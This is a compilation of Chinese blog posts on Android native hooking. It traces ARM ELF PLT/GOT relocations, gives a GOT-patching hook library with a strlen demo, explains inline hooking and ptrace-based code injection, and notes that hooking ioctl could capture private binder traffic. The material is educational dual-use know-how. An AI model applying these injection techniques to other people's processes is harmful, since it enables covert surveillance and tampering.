在 linker 中，LD_PRELOAD 的环境变量保存在一个全局的缓冲区中，hook 的函数在整个程序的执行会话中都是有效的，但不影响其他的会话。

http://1.honebl.sinaapp.com/?p=37

基于 Android 的 ELF PLT/GOT 符号重定向过程及 ELF Hook 实现

基于 Android 的 ELF PLT/GOT 符号重定向过程及 ELF Hook 实现——by 低端码农 2014.10.27

#引言

写这篇技术文的原因，主要有两个：

- 其一是发现网上大部分描述 PLT/GOT 符号重定向过程的文章都是针对 x86 的，比如 [《Redirecting functions in shared ELF libraries》](http://www.codeproject.com/Articles/70302/Redirecting-functions-in-shared-ELF-libraries#_Toc257815978)就写得非常不错。虽然其过程跟 ARM 非常类似，但由于 CPU 体系不同，指令实现 差异非常大；
- 其二是网上大部分关于 ELF 文件格式的介绍，都是基于链接视图（Linking View）,链接视图是基于节（Section）对 ELF 进行解析 的。然而动态链接库在加载的过程中，linker 只关注 ELF 中的段（Segment）信息。因此 ELF 中的节信息被完全篡改或者甚至删除掉，并不会影响 linker 的加载过程，这样做可以防止静态分析工具（比如 IDA，readelf 等）对其进行分析，一般加过壳的 ELF 文件都会有这方面的处理。对于这 种 ELF 文件，如果要实现 hook 功能，则必须要基于执行视图（Execution View）进行符号解析；

#准备
在往下阅读之前，请先确保对 ELF 文件格式和 ARM 汇编有个大概了解，参考指引：

- [ELF 文件格式分析](http://staff.ustc.edu.cn/~sycheng/sst/exp_crack/ELF.pdf)；
- [ARM 文档](http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0204ic/Cihbiggi.html#);

准备工具：

- readelf（NDK 包含）
- objdump（NDK 包含）
- IDA Pro 6.4 或以上
- Android 真机或者模拟器

#符号重定向
在 ARM 上，常见的重定向类型，主要有三种，分别是**R_ARM_JUMP_SLOT**、**R_ARM_ABS32**和**R_ARM_GLOB_DAT**，而我们要 hook elf 函数，则需要同时处理好这三种重定向类型。

##例子
先看示例代码

```
typedef int (*strlen_fun)(const char *);
strlen_fun global_strlen1 = (strlen_fun)strlen;
strlen_fun global_strlen2 = (strlen_fun)strlen;
```

```
#define SHOW(x) LOGI("%s is %d", #x, x)

extern "C" jint Java_com_example_allhookinone_HookUtils_elfhook(JNIEnv *env, jobject thiz){
  const char *str = "helloworld";

  strlen_fun local_strlen1 = (strlen_fun)strlen;
  strlen_fun local_strlen2 = (strlen_fun)strlen;

  int len0 = global_strlen1(str);
  int len1 = global_strlen2(str);
  int len2 = local_strlen1(str);
  int len3 = local_strlen2(str);
  int len4 = strlen(str);
  int len5 = strlen(str);

  SHOW(len0);
  SHOW(len1);
  SHOW(len2);
  SHOW(len3);
  SHOW(len4);
  SHOW(len5);

  return 0;
}
```

这段代码分别以三种不同的方式调用 strlen，分别是全局函数指针、局部函数指针以及直接调用，下面我们针对这个例子，分别对三种调用分析进行分析。

先通过 readelf，我们查看一下重定向表，如下所示：

```
Relocation section '.rel.dyn' at offset 0x2a48 contains 17 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0000ade0  00000017 R_ARM_RELATIVE
0000af00  00000017 R_ARM_RELATIVE
0000af0c  00000017 R_ARM_RELATIVE
0000af10  00000017 R_ARM_RELATIVE
0000af18  00000017 R_ARM_RELATIVE
0000af1c  00000017 R_ARM_RELATIVE
0000af20  00000017 R_ARM_RELATIVE
0000af24  00000017 R_ARM_RELATIVE
0000af28  00000017 R_ARM_RELATIVE
0000af30  00000017 R_ARM_RELATIVE
0000aefc  00003215 R_ARM_GLOB_DAT    00000000   __stack_chk_guard
0000af04  00003715 R_ARM_GLOB_DAT    00000000   __page_size
0000af08  00004e15 R_ARM_GLOB_DAT    00000000   strlen
0000b004  00004e02 R_ARM_ABS32       00000000   strlen
0000b008  00004e02 R_ARM_ABS32       00000000   strlen
0000af14  00006615 R_ARM_GLOB_DAT    00000000   __gnu_Unwind_Find_exid
0000af2c  00007415 R_ARM_GLOB_DAT    00000000   __cxa_call_unexpected

...
...

Relocation section '.rel.plt' at offset 0x2ad0 contains 48 entries:
```

```
 Offset     Info    Type            Sym.Value  Sym. Name
0000af40  00000216 R_ARM_JUMP_SLOT   00000000   __cxa_atexit
0000af44  00000116 R_ARM_JUMP_SLOT   00000000   __cxa_finalize
0000af48  00001716 R_ARM_JUMP_SLOT   00000000   memcpy
...
0000afd4  00004c16 R_ARM_JUMP_SLOT   00000000   fgets
0000afd8  00004d16 R_ARM_JUMP_SLOT   00000000   fclose
0000afdc  00004e16 R_ARM_JUMP_SLOT   00000000   strlen
0000afe0  00004f16 R_ARM_JUMP_SLOT   00000000   strncmp
...
...
```

在.rel.plt 和.rel.dyn 两个 section 中，我们发现一共出现了 4 个 strlen，我们先把它们的关键信息记录下来，后面分析会非常有用。它们分别是

> .rel.dyn 0000AF08 R_ARM_GLOB_DAT</p>
> .rel.dyn 0000B004 R_ARM_ABS32</p>
> .rel.dyn 0000B008 R_ARM_ABS32</p>
> .rel.plt 0000AFDC R_ARM_JUMP_SLOT

在代码中，我们一共调用了 6 次 strlen，但为什么只出现了 4 次呢？另外，它们之间又是如何对应的呢，带着这些问题去分析汇编代码。把编译出来的 so 拖到 IDA，我们看到示例代码的指令：

```
.text:000050BC                EXPORT Java_com_example_allhookinone_HookUtils_elfhook
.text:000050BC Java_com_example_allhookinone_HookUtils_elfhook
.text:000050BC
```

```
.text:000050BC var_40        = -0x40
.text:000050BC var_38        = -0x38
.text:000050BC var_34        = -0x34
.text:000050BC s             = -0x2C
.text:000050BC var_28        = -0x28
.text:000050BC var_24        = -0x24
.text:000050BC var_20        = -0x20
.text:000050BC var_1C        = -0x1C
.text:000050BC var_18        = -0x18
.text:000050BC var_14        = -0x14
.text:000050BC var_10        = -0x10
.text:000050BC var_C         = -0xC
.text:000050BC
.text:000050BC               PUSH          {R4,LR}
.text:000050BE               SUB           SP, SP, #0x38
.text:000050C0               STR           R0, [SP,#0x40+var_34]
.text:000050C2               STR           R1, [SP,#0x40+var_38]
.text:000050C4               LDR           R4, =(_GLOBAL_OFFSET_TABLE_ - 0x50CA)
.text:000050C6               ADD           R4, PC ; _GLOBAL_OFFSET_TABLE_
.text:000050C8               LDR           R3, =(aHelloworld - 0x50CE)
.text:000050CA               ADD           R3, PC  ; "helloworld"
.text:000050CC               STR           R3, [SP,#0x40+s]
.text:000050CE               LDR           R3, =(strlen_ptr - 0xAF34)
.text:000050D0               LDR           R3, [R4,R3] ; __imp_strlen
.text:000050D2               STR           R3, [SP,#0x40+var_28]
.text:000050D4               LDR           R3, =(strlen_ptr - 0xAF34)
.text:000050D6               LDR           R3, [R4,R3] ; __imp_strlen
.text:000050D8               STR           R3, [SP,#0x40+var_24]
```

```
.text:000050DA          LDR         R3, =(global_strlen1_ptr - 0xAF34)
.text:000050DC          LDR         R3, [R4,R3] ; global_strlen1
.text:000050DE          LDR         R3, [R3]
.text:000050E0          LDR         R2, [SP,#0x40+s]
.text:000050E2          MOVS        R0, R2
.text:000050E4          BLX         R3
.text:000050E6          MOVS        R3, R0
.text:000050E8          STR         R3, [SP,#0x40+var_20]
.text:000050EA          LDR         R3, =(global_strlen2_ptr - 0xAF34)
.text:000050EC          LDR         R3, [R4,R3] ; global_strlen2
.text:000050EE          LDR         R3, [R3]
.text:000050F0          LDR         R2, [SP,#0x40+s]
.text:000050F2          MOVS        R0, R2
.text:000050F4          BLX         R3
.text:000050F6          MOVS        R3, R0
.text:000050F8          STR         R3, [SP,#0x40+var_1C]
.text:000050FA          LDR         R2, [SP,#0x40+s]
.text:000050FC          LDR         R3, [SP,#0x40+var_28]
.text:000050FE          MOVS        R0, R2
.text:00005100          BLX         R3
.text:00005102          MOVS        R3, R0
.text:00005104          STR         R3, [SP,#0x40+var_18]
.text:00005106          LDR         R2, [SP,#0x40+s]
.text:00005108          LDR         R3, [SP,#0x40+var_24]
.text:0000510A          MOVS        R0, R2
.text:0000510C          BLX         R3
.text:0000510E          MOVS        R3, R0
.text:00005110          STR         R3, [SP,#0x40+var_14]
```

```
.text:00005112              LDR         R3, [SP,#0x40+s]
.text:00005114              MOVS          R0, R3  ; s
.text:00005116              BLX         strlen
.text:0000511A              MOVS          R3, R0
.text:0000511C              STR         R3, [SP,#0x40+var_10]
.text:0000511E              LDR         R3, [SP,#0x40+s]
.text:00005120              MOVS          R0, R3  ; s
.text:00005122              BLX         strlen
.text:00005126              MOVS          R3, R0
  ...
  ...
.text:000051CA              ADD           SP, SP, #0x38
.text:000051CC              POP           {R4,PC}
.text:000051CC ; End of function Java_com_example_allhookinone_HookUtils_elfhook
```

先把几个重要的地址找出来，它们分别是

- _GLOBAL_OFFSET_TABLE_: 0x0000AF34
- strlen_ptr: 0x0000AF08
- __imp_strlen: 0x0000B0C8
- global_strlen1_ptr: 0x0000AF0C
- global_strlen1: 0x0000B004
- global_strlen2_ptr: 0x0000AF10
- global_strlen2: 0x0000B008

##全局函数指针调用外部函数

global_strlen1 和 global_strlen2 的调用，对应 0x000050E4 和 0x000050F4 两处的 BLX 指令，通过计算最终 R3 的值分别是*global_strlen1 和*global_strlen2，而 global_strlen1 和 global_strlen2 的 值正好对应位于.rel.dyn 的两个 R_ARM_ABS32 的重定位项，因此我们得出结论：**通过全局函数指针的方式调用

外部函数，它的重定位类型是 R_ARM_ABS32，并且位于.rel.dyn 节区**。

我们只分析 global_strlen1 的调用过程，首先定位到 global_strlen1_ptr(0x0000AF0C)，该地址位于.got 节 区，_GLOBAL_OFFSET_TABLE_的上方。然后再通过 global_strlen1_ptr 定位到 0x0000B004（位于.data 节 区），最后再通过 0x0000B004 定位到最终的函数地址，**因此 R_ARM_ABS32 重定位项的 Offset 指向最终调用函数地址的地址（也就是 函数指针的指针）**，整个重定位过程是先位到.got，再从.got 定位到.date。下面是.got 段区的 16 进制表示片段：

```
...
0000AF0C  04 B0 00 00 08 B0 00 00  DC B0 00 00 B4 87 00 00
0000AF1C  F4 84 00 00 60 5B 00 00  58 5B 00 00 50 5B 00 00
0000AF2C  EC B0 00 00 FC 8C 00 00  00 00 00 00 00 00 00 00
...
0000B004  C8 B0 00 00 C8 B0 00 00  ?? ?? ?? ?? ?? ?? ?? ??
0000B014  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??
0000B024  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
...
0000B0C8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000B0D8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
...
```

最后发现 0x0000B0C8 地址片的指令全为 0，当动态链接时，linker 会覆盖 0x0000B004 地址的值，指向 strlen 的真正地址（而不是现在的 0x0000B0C8，有点绕）。

##局部函数指针调用外部函数

local_strlen1 和 local_strlen2 的调用，对应 0x00005100 和 0x0000510C 两处的 BLX 指令，通过计算最终 R3 的 值都是*strlen_prt，即 0x0000AF08，正好

对应位于.rel.dyn 中的 R_ARM_GLOB_DAT 重定位项，因此我们得出结 论：**通过局部函数指针方式调用外部函数，它的重定位类型是 R_ARM_GLOB_DAT，并且位于.re.dyn 节区**。

我们只分析 local_strlen1 的调用过程，首先是定位到 strlen_prt（0x0000AF08），该地址位于.got 节 区，_GLOBAL_OFFSET_TABLE_的上方，然后再通过 strlen_prt，定位到 0x0000B0C8，跟上面分析的结果居然一样，** 因此 R_ARM_GLOB_DAT 的重定项 Offset 指向最终调用函数地址的地址（也就是函数指针的指针）**，下面是.got 段区的 16 进制表示片 段：

```
0000AF08  C8 B0 00 00 04 B0 00 00  08 B0 00 00 DC B0 00 00
0000AF18  B4 87 00 00 F4 84 00 00  60 5B 00 00 58 5B 00 00
0000AF28  50 5B 00 00 EC B0 00 00  FC 8C 00 00 00 00 00 00
...
0000B0C8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000B0D8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
...
```

需要注意的是，0x000050D8 的指令“STR R3, [SP,#0x40+var_24]”，这里已经把函数的真实地址保存到堆栈了，**因此哪怕我们修改了 GOT 表也不会影响堆栈的值，因此这种重定位类型无法通过修改地址进行 hook**。

##直接调用外部函数
最后看看 strlen 的直接调用，对应 0x0000511A 和 0x00005122 两处的 BLX 指令，最后它们都指向.plt 节区指令，如下所示：

```
.plt:00002E38            ADR         R12, 0x2E40
.plt:00002E3C            ADD         R12, R12, #0x8000
.plt:00002E40            LDR         PC, [R12,#(strlen_ptr_0 - 0xAE40)]! ; __imp_strlen
```

...
0000AFDC C8 B0 00 00 CC B0 00 00 D0 B0 00 00 D4 B0 00 00
0000AFEC D8 B0 00 00 DC B0 00 00 E0 B0 00 00 E4 B0 00 00
0000AFFC E8 B0 00 00 00 00 00 00 C8 B0 00 00 C8 B0 00 00
...
```

最后，PC 指向\*strlen_ptr_0，即 strlen_ptr_0 的地址 0x0000AFDC，该地址位于.got 节区，而 0x0000AFDC 地址值的正好是 0x0000B0C8，多么熟悉的身影。因此得到结论，**直接调用外部函数，它的重定位类型是 R_ARM_JUMP_SLOT，并且位 于.re.plt 节区，其 Offset 指向最终调用函数地址的地址（也就是函数指针的指针）**。整个过程是先到.plt，再到.got，最后才定位到真 正的函数地址。

关于这部分的分析，发现 IDA 和 objdump 的反编译结果有些差异，下面是通过 objdump 到的汇编指令：

```
00002e38 <strlen@plt>:
   2e38:  e28fc600   add  ip, pc, #0, 12
   2e3c:  e28cca08   add  ip, ip, #8, 20  ; 0x8000
   2e40:  e5bcf19c   ldr  pc, [ip, #412]!  ; 0x19c
...
...
  afd8:  00002c50   andeq  r2, r0, r0, asr ip
   afdc:  00002c50   andeq  r2, r0, r0, asr ip
   afe0:  00002c50   andeq  r2, r0, r0, asr ip
   afe4:  00002c50   andeq  r2, r0, r0, asr ip
```

见到 afdc 处的地址，指向的是 0x00002c50,而 0x00002c50 正好是 PLT[0]，指令如下：

```
00002c50 <__cxa_atexit@plt-0x14>:
```
```

```
  2c50:  e52de004   push  {lr}    ; (str lr, [sp, #-4]!)
  2c54:  e59fe004   ldr  lr, [pc, #4]  ; 2c60 <__cxa_atexit@plt-0x4>
  2c58:  e08fe00e   add  lr, pc, lr
  2c5c:  e5bef008   ldr  pc, [lr, #8]!
  2c60:  000082d4   ldrdeq  r8, [r0], -r4
```

执行 2c5c 处指令后，最终 pc 指向 0x0000af3c，正好是_GLOBAL_OFFSET_TABLE_ + 8，即 GOT[2]，我们看到 0x0000af3c 处：

```
0000AF3C  00 00 00 00 28 B0 00 00  24 B0 00 00 2C B0 00 00
0000AF4C  30 B0 00 00 34 B0 00 00  38 B0 00 00 3C B0 00 00
```

结果发现 GOT[2]里指向的函数地址居然是 0，这是因为 android 上的符号绑定并不支持 lazy 绑定，所以当 so 被加载时，linker 会预先把 GOT\[n\](n>=2)的所对应的函数都提前找出来，因此这里 GOT\[2\]的代码实际上不会被执行，因此在目前的 Android 上，并不 存在完整的 PLT/GOT 链接过程。猜想这主要是出于稳定性考虑的。

##总结

虽然 IDA 和 obudump 两个工具反编译得出的指令在 PLT\GOT 过程中有些差别，但对于 Android 而言，其实这个差异不会造成影响，因为 Android 上不支持 lazy 绑定。同时我们得出一个非常重要的结论：**R_ARM_ABS32、R_ARM_GLOB_DAT 和 R_ARM_JUMP_SLOT 的重定位项虽然在代码中用法不一样，但其 offset 都是指向一个函数的指针的指针**，这个对于我们下面进行 elfhook 非常有用。

#基于执行视图解析 ELF

[《Redirecting functions in shared ELF libraries》] (http://www.codeproject.com/Articles/70302/Redirecting-functions-in- shared-ELF-libraries#_Toc257815978)这篇文章所提供的例子，就是基于链接视图对 ELF 进行解析的，与基于执行视图进 行解析相比，后面的逻辑基本是一样的，关键是要通过 segment 找到.dynsym、.dynstr、.rel.plt 和 rel.dyn，以及它们的项 数。

首次通过 Program Header Table 找到类型为 PT_DYNAMIC 的段，该的内容其实对应.dynamic，这段的内容对应 Elf32_Dyn 类型的数组，其结构体如下所

示：

```
/* Dynamic structure */
typedef struct {
  Elf32_Sword  d_tag;    /* controls meaning of d_val */
  union {
    Elf32_Word  d_val;  /* Multiple meanings - see d_tag */
    Elf32_Addr  d_ptr;  /* program virtual address */
  } d_un;
} Elf32_Dyn;
```

通过遍历这个数组，我们可以找到所有的需要的信息，我把它们的对应关系列出来：

- DT_HASH -> .hash
- DT_SYMTAB & DT_SYMENT -> .dynsym
- DT_STRTAB & DT_STRSZ -> .dynstr
- PLTREL(决定 REL 还是 RELA) &(DT_REL | DT_RELA) & (DT_RELSZ | DT_RELASZ) & (DT_RELENT | DT_RELAENT) -> .rel.dyn
- DT_JMPREL & DT_PLTRELSZ & (DT_RELENT | DT_RELAENT) -> .rel.plt
- FINI_ARRAY & FINI_ARRAYSZ -> .fini_array
- INIT_ARRAY & INIT_ARRAYSZ -> .init_array

这是查找的相关代码：

```
void getElfInfoBySegmentView(ElfInfo &info, const ElfHandle *handle){
```

```
info.handle = handle;
info.elf_base = (uint8_t *) handle->base;
info.ehdr = reinterpret_cast<Elf32_Ehdr *>(info.elf_base);

// may be wrong
info.shdr = reinterpret_cast<Elf32_Shdr *>(info.elf_base + info.ehdr->e_shoff);
info.phdr = reinterpret_cast<Elf32_Phdr *>(info.elf_base + info.ehdr->e_phoff);

info.shstr = NULL;

Elf32_Phdr *dynamic = NULL;
Elf32_Word size = 0;

getSegmentInfo(info, PT_DYNAMIC, &dynamic, &size, &info.dyn);
if(!dynamic){
 LOGE("[-] could't find PT_DYNAMIC segment");
 exit(-1);
}
info.dynsz = size / sizeof(Elf32_Dyn);

Elf32_Dyn *dyn = info.dyn;
for(int i=0; i<info.dynsz; i++, dyn++){

 switch(dyn->d_tag){

 case DT_SYMTAB:
   info.sym = reinterpret_cast<Elf32_Sym *>(info.elf_base + dyn->d_un.d_ptr);
   break;
```

```
case DT_STRTAB:
  info.symstr = reinterpret_cast<const char *>(info.elf_base + dyn->d_un.d_ptr);
  break;

case DT_REL:
  info.reldyn = reinterpret_cast<Elf32_Rel *>(info.elf_base + dyn->d_un.d_ptr);
  break;

case DT_RELSZ:
  info.reldynsz = dyn->d_un.d_val / sizeof(Elf32_Rel);
  break;

case DT_JMPREL:
  info.relplt = reinterpret_cast<Elf32_Rel *>(info.elf_base + dyn->d_un.d_ptr);
  break;

case DT_PLTRELSZ:
  info.relpltsz = dyn->d_un.d_val / sizeof(Elf32_Rel);
  break;

case DT_HASH:
  uint32_t *rawdata = reinterpret_cast<uint32_t *>(info.elf_base + dyn->d_un.d_ptr);
  info.nbucket = rawdata[0];
  info.nchain = rawdata[1];
  info.bucket = rawdata + 2;
  info.chain = info.bucket + info.nbucket;
  break;
```

```
    }
  }

  //because .dynsym is next to .dynstr, so we can caculate the symsz simply
  info.symsz = ((uint32_t)info.symstr - (uint32_t)info.sym)/sizeof(Elf32_Sym);
}
```

然而，有一个值我无法通过通过 PT_DYNAMIC 段得到的，那就是.dynsym 的项数，我最后通过变通的方法得到的。由于.dynsym 和.dynstr 两个节区是相邻的，因此它们两个地址相减，即可得到的.dynsym 总长度，再除了 sizeof(Elf32_Sym)即可得 到.dynsym 的项数，如果你有更好的方法，请跟我说说。

#ELF Hook

有了上面的介绍之后，写个 ELF Hook 就很简单的，我把关键代码贴出来：

```
#define R_ARM_ABS32 0x02
#define R_ARM_GLOB_DAT 0x15
#define R_ARM_JUMP_SLOT 0x16

int elfHook(const char *soname, const char *symbol, void *replace_func, void **old_func){
  assert(old_func);
  assert(replace_func);
  assert(symbol);

  ElfHandle* handle = openElfBySoname(soname);
  ElfInfo info;

  getElfInfoBySegmentView(info, handle);
```

```
Elf32_Sym *sym = NULL;
int symidx = 0;

findSymByName(info, symbol, &sym, &symidx);

if(!sym){
  LOGE("[-] Could not find symbol %s", symbol);
  goto fails;
}else{
  LOGI("[+] sym %p, symidx %d.", sym, symidx);
}

for (int i = 0; i < info.relpltsz; i++) {
  Elf32_Rel& rel = info.relplt[i];
  if (ELF32_R_SYM(rel.r_info) == symidx && ELF32_R_TYPE(rel.r_info) == R_ARM_JUMP_SLOT) {

    void *addr = (void *) (info.elf_base + rel.r_offset);
    if (replaceFunc(addr, replace_func, old_func))
      goto fails;

    //only once
    break;
  }
}

for (int i = 0; i < info.reldynsz; i++) {
  Elf32_Rel& rel = info.reldyn[i];
```

```
    if (ELF32_R_SYM(rel.r_info) == symidx &&
        (ELF32_R_TYPE(rel.r_info) == R_ARM_ABS32
            || ELF32_R_TYPE(rel.r_info) == R_ARM_GLOB_DAT)) {

      void *addr       = (void *) (info.elf_base + rel.r_offset);
      if (replaceFunc(addr, replace_func, old_func))
        goto fails;
    }
  }

  fails:
  closeElfBySoname(handle);
  return 0;
}
```

最后是测试的代码:

```
typedef int (*strlen_fun)(const char *);
strlen_fun old_strlen = NULL;

size_t my_strlen(const char *str){
  LOGI("strlen was called.");
  int len = old_strlen(str);
  return len * 2;
}
```

```
strlen_fun global_strlen1 = (strlen_fun)strlen;
strlen_fun global_strlen2 = (strlen_fun)strlen;

#define SHOW(x) LOGI("%s is %d", #x, x)

extern "C" jint Java_com_example_allhookinone_HookUtils_elfhook(JNIEnv *env, jobject thiz){
  const char *str = "helloworld";

  strlen_fun local_strlen1 = (strlen_fun)strlen;
  strlen_fun local_strlen2 = (strlen_fun)strlen;

  int len0 = global_strlen1(str);
  int len1 = global_strlen2(str);
  int len2 = local_strlen1(str);
  int len3 = local_strlen2(str);
  int len4 = strlen(str);
  int len5 = strlen(str);

  LOGI("hook before:");
  SHOW(len0);
  SHOW(len1);
  SHOW(len2);
  SHOW(len3);
  SHOW(len4);
  SHOW(len5);

  elfHook("libonehook.so", "strlen", (void *)my_strlen, (void **)&old_strlen);
```

```
  len0 = global_strlen1(str);
  len1 = global_strlen2(str);
  len2 = local_strlen1(str);
  len3 = local_strlen2(str);
  len4 = strlen(str);
  len5 = strlen(str);

  LOGI("hook after:");
  SHOW(len0);
  SHOW(len1);
  SHOW(len2);
  SHOW(len3);
  SHOW(len4);
  SHOW(len5);

  return 0;
}
```

从打印结果可以发现，local_strlen1 和 local_strlen2 正所上面所说，并没有受影响，但如果函数再次被调用，则生效了，原因不解析了。测试结果就不发了，留给你们试吧。

#GitHup 地址
完整代码，见 https://github.com/boyliang/AllHookInOne.git

Android inline hook 之原理分析篇

/*
*　作者：蟑螂一号
*　原文链接：http://www.sanwho.com/248.html
*　转载请注明出处
*/

在 android 中可以通过 ptrace 附加进程，然后向远程进程注入 so 库，从而达到监控以及远程进程关键函数挂钩。目前，android 上的注入 hook 基本上都是基于修改 got 表，从而达到 hook 拦截效果。比如，android 中 binder 通信封装在 libbinder.so 里 面，libbinder.so 中和 binder 驱动打交道是通过系统调用 ioctl，因此拦截 ioctl 并解析其中的参数，就可以获取 binder 通信过 程中的一些关键隐私信息。然而，ioctl 是 libc.so 中导出的一个函数符号，真正实现 ioctl 函数功能是在 libc.so 中。以 4.2 源码为 例，libc.so 中 ioctl 实现分为两个部分：
1.__ioctl.S 代码

```
#include <machine/asm.h>

#include <sys/linux-syscalls.h>

ENTRY(__ioctl)
.save {r4, r7}
stmfd sp!, {r4, r7}              @r4,r7 寄存器入栈
ldr r7, =__NR_ioctl          @将 ioctl 系统调用号保存到 r7 寄存器
swi #0                                          @产生中断，切换到内核模式，执行 ioctl
ldmfd sp!, {r4, r7}              @r4,r7 出栈
movs r0, r0                                  @更新 cpsr
bxpl lr
b __set_syscall_errno
END(__ioctl)
```


2.ioctl 代码

```
#include <stdarg.h>

extern int __ioctl(int, int, void *);

int ioctl(int fd, int request, ...)
{
	va_list ap;
	void * arg;

	va_start(ap, request);
	arg = va_arg(ap, void *);
	va_end(ap);

	return __ioctl(fd, request, arg);

}
```

从上面分析可以知道 ioctl 是通过调用汇编实现的__ioctl 完成实际功能。
相对于修改 got 表，还可以通过内联 hook 实现函数 hook 功能。inline hook 就是在函数实现的库中，通过篡改函数执行的汇编指令而到达目的。比如假设 test 函数，汇编代码如下：

```
stmfd sp!, {r4, r5, r6, r7}

ldmfd ip, {r4, r5, r6}

str r5, [r1, #-4]
str r6, [r1, #-8]

ldr r7, =__NR_xx

swi #0
movs r0, r0
beq 1f
```

如果需要 inline hook 该 test 函数的话，就需要分析该函数汇编码，找到切入点，篡改函数的指令，比如在该函数中将 stmfd sp!, {r4, r5, r6, r7}指令篡改为 ldr　xx。当然，inline hook 并不是那么容易，在 inline　hook 过程中需要确定代码是 thum 指令还是 arm 指令,并且还得保证篡改了指令之后执行 hook 函数后堆栈是平衡的，这样才能完成 hook 之前函数 的功能。下面以一个图说明 inline hook。如下图所示：



如图所示，黄色表示需要 hook 的函数,A1,A2,A3 表示 func 函数的 实现指令。中间蓝色表示我们自己实现的拦截 func 函数 hook，红色表示存储 func 函数前几条指令 A1，以及回到执行指令 A2 的跳转指令。因此，如果 需要内联 hook func 函数，首先需要在远程进程中申请空间，该空间会存储 func 函数的前几条指令，以及跳转回 func 函数后续指令的跳转指令。其次，需要将 func 函数地址重定向到 hook 函数。

当应用执行 func 函数时候，由于之前被重定向到 hook 函数，因此会首先执 行 hook 的代码，在 hook 函数中会处理传进来的参数，处理完成之后，跳转到右边红色部分 A1 出，此处 A1 执行相当于执行 func 函数的 A1，A1 执行 完之后接着执行跳转指令跳转到 func A2 处执行。因此，一次中转之后，func 函数被完整的执行。

修改 got 表和内联 hook 比较：

1. 修改 got 表拦截比内联 hook 拦截容易，只需要知道 elf 文件中调用外部符号的地址。

2. 内联 hook 实现拦截的信息比修改 got 表丰富。比如修改 got 表，拦截 应用中的 connect 函数只能拦截应用通过 java 层访问网络得请求链接，然而如果应用自己通过 jni 方式调用 socket connect 方法，将会不能拦截到。如果采用内联 hook，很显然，connect 函数最终是需要执行实现 connect 功能的指令，而指令实现库已经 被 hook，所以能达到拦截目的。

版权所有，转载请注明出处。

Android 下通过 hook 技术实现透明加解密保障数据安全

一、前言

对于用户在 Android 移动设备商保存重要的隐私文件，通常采用一些加密保存的软件。但在手机上实现隐私空间的软件鳞次栉比，但是问题在于打开文件都需要使用该隐私空间，将加密文件解密到临时文件，然后再选择应用程序打开文件。这将导致用户重要文件在设备上明文的存在，存在泄漏的风险。

而且根据笔者的调研，对于 360 隐私空间，应用程序对临时文件修改后不能再逆向加密回密文，导致加密操作只能一次进行。LBE 隐私空间，相对较好，但其临时文件存在生命周期过长。

因此笔者通过现有知识讨论一种采用 hook 技术实现的透明加解密方法，不需要在设备上生成临时文件，从而保护用户重要隐私。

二、技术要点

由于 Android 是基于 linux 内核的开源系统，根据语言环境不同可以分为 Java 层、Native C 层、Linux Kernel 层。Java 层的安全是使用 Java 语言开发，基于 SDK，能实现的功能相对简单。Linux Kernel 层安全，需要从源码做起，编译自己的系统，通用性不强。因此在 Native C 层，通过 JNI 开发，可以使用 linux 提供的函数实现更多的功能。

在 hook API 方面与 linux 的 hook 类似使用 ptrace 函数与 plt 表实现，还可以采用 Inline hook 的方式实现，但是不是很稳定，操作难度大。其本质都是劫持函数调用。

但是由于处于 Linux 用户态，每个进程都有自己独立的进程空间，所以必须先注入到所要 hook 的进程空间，修改其内存中的进程代码，替换其中过程表的符号地址，因此其生存空间是所注入的进程，只能对某一进程进行 HOOK。

Ptrace 函数是调试程序所用，功能强大，不仅可以附加某一进程（PTRACE_ATTACH），而且可以任意修改目标进程的内存空间（PTRACE_PEEKDATA，读内存。PTRACE_POKEDATA，写内存），甚至是寄存器（PTRACE_SETREGS，PTRACE_GETREGS）

基本流程是利用寄存器指令中断：

① PTRACE_ATTACH，绑定目标进程。

② PTRACE_GETREGS，获取目标进程寄存器状态，并保存。

③ PTRACE_PEEKDATA 与 PTRACE_POKEDATA 配合，保存原代码，写入要注入的代码到当前运行位置。

④ PTRACE_SETREGS，恢复寄存器状态，并继续执行，这是注入的代码开始在目标进程内执行，注入代码完成 HOOK，过程与 Windows 下相似。

